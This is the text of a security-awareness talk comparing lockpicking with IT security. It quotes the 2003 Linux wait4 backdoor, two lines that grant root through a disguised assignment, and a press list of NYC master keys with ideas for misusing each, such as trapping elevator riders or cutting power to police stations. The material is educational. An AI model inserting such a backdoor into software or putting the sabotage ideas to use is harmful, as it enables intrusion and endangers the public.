Lockpicking and IT Security

Walter Belgers
walter@madison-gurkha.com / walter@toool.nl

Madison Gurkha — Your Security is Our Business

TOOOL — The Open Organisation Of Lockpickers

- Walter Belgers

- Principal Security Consultant at Madison Gurkha

- President of TOOOL

- Fastest lockpicker :)

© Pierre-Henry Muller

Design - software

- Security often a small component in software and hence, often an afterthought

- Functionality is more important than security

Design - locks

- Locks are always there to provide security, so no afterthought

- Lock manufacturers are good in specifying requirements

- Risks are pretty well understood (but not by all!)

- Locks are tested (e.g. for certification)

Design - locks

- Secure against what?

  - Key control (who can copy)

  - Protection against destructive attacks (drilling, pulling, breaking)

  - Protection against non-destructive attacks (lockpicking, bumping, impressioning)

  - Tight cost and space constraints

Design: KABA E-plex 5800

Defcon Lockpickers Open Card-And-Code Government Locks In Seconds

forbes.com

http://null-byte.wonderhowto.com/how-to/turn-innocent-dry-erase-marker-into-hotel-hacking-machine-0139534/

https://www.youtube.com/watch?v=6txFFS1TwSE

Implementation error

Implementation error

PEBKAC

- Awareness is always a problem
  - Password guessing
  - Social Engineering

- Showing your keys..

Showing (master) keys

http://www.nbcbayarea.com/investigations/One-Gas-Pump-Key-Lets-Thieves-Steal-Your-ID-177999751.html

Showing (master) keys

ELECTRICAL PANEL KEY
- **What it does:** Opens street-lamp boxes and circuit-breaker panels in virtually every building in NYC
- **What you could do:** Shut off power to City Hall or a police station house
- **Who has it:** City electricians and contractors

FIRE ELEVATOR KEY
- **What it does:** Controls almost any elevator in the city. Unlocks fire-alarm panels in buildings
- **What you could do:** Send all the elevators in the Empire State Building to the ground floor, trapping everyone inside
- **Who has it:** FDNY and fire-safety workers

TRAFFIC LIGHT KEY
- **What it does:** Works on older versions of traffic-light control panels
- **What you could do:** Cause a massive traffic jam to tie up police/fire response
- **Who has it:** Transportation workers

FIREMAN SERVICE KEY "1620"
- **What it does:** Controls elevators and opens locked subway entrances, construction-site master key boxes and some firehouse doors
- **What you could do:** Take over the subways or One World Trade Center
- **Who has it:** FDNY and building engineers

FIRE ALARM BOX KEY
- **What it does:** Works on street alarm boxes
- **What you could do:** Set off alarm chaos

Backdoors

N.S.A. Able to Foil Basic Safeguards of Privacy on Web

By NICOLE PERLROTH, JEFF LARSON and SCOTT SHANE
Published: September 5, 2013

The National Security Agency is winning its long-running secret war on encryption, using supercomputers, technical trickery, court orders and behind-the-scenes persuasion to undermine the major tools protecting the privacy of everyday communications in the Internet age, according to newly disclosed documents.

But on Nov. 5, 2003, Larry McVoy **noticed** that there was a code change in the CVS copy that did not have record of approval. Investigation showed that the change had never been approved and, stranger yet, that not appear in the primary BitKeeper repository at all. Further investigation determined that someone had apparently broken in (electronically) to the CVS server and inserted this change.

What did the change do? This is where it gets really interesting. The change modified the code of a Linux function called wait4, which a program could use to wait for something to happen. Specifically, it added these two lines of code:

```
if ((options == (__WCLONE|__WALL)) && (current->uid = 0))
        retval = -EINVAL;
```

Pictures: Oliver Diederichsen

Root user

- Often, there is an omnipotent user

  - root

  - Domain Administrator

Root user

Using sample code

XSS vulnerability in example code provided with developer account

I created a test developer account. The code provided by default for the Blog collection's list page has an XSS vulnerability that allows a arbitrary javascript to be run by injecting code in a URL param. For example, displaying cookies, which could contain user data:

Using sample 'code'

Don't try this at home

http://www.youtube.com/watch?v=Ti9S1qzPXTI

Remember showing keys?

0day

(a) Attacks exploiting zero-day vulnerabilities before and after the disclosure (time = t_0).

http://users.ece.cmu.edu/~tdumitra/public_documents/bilge12_zero_day.pdf

Responsible disclosure

PR
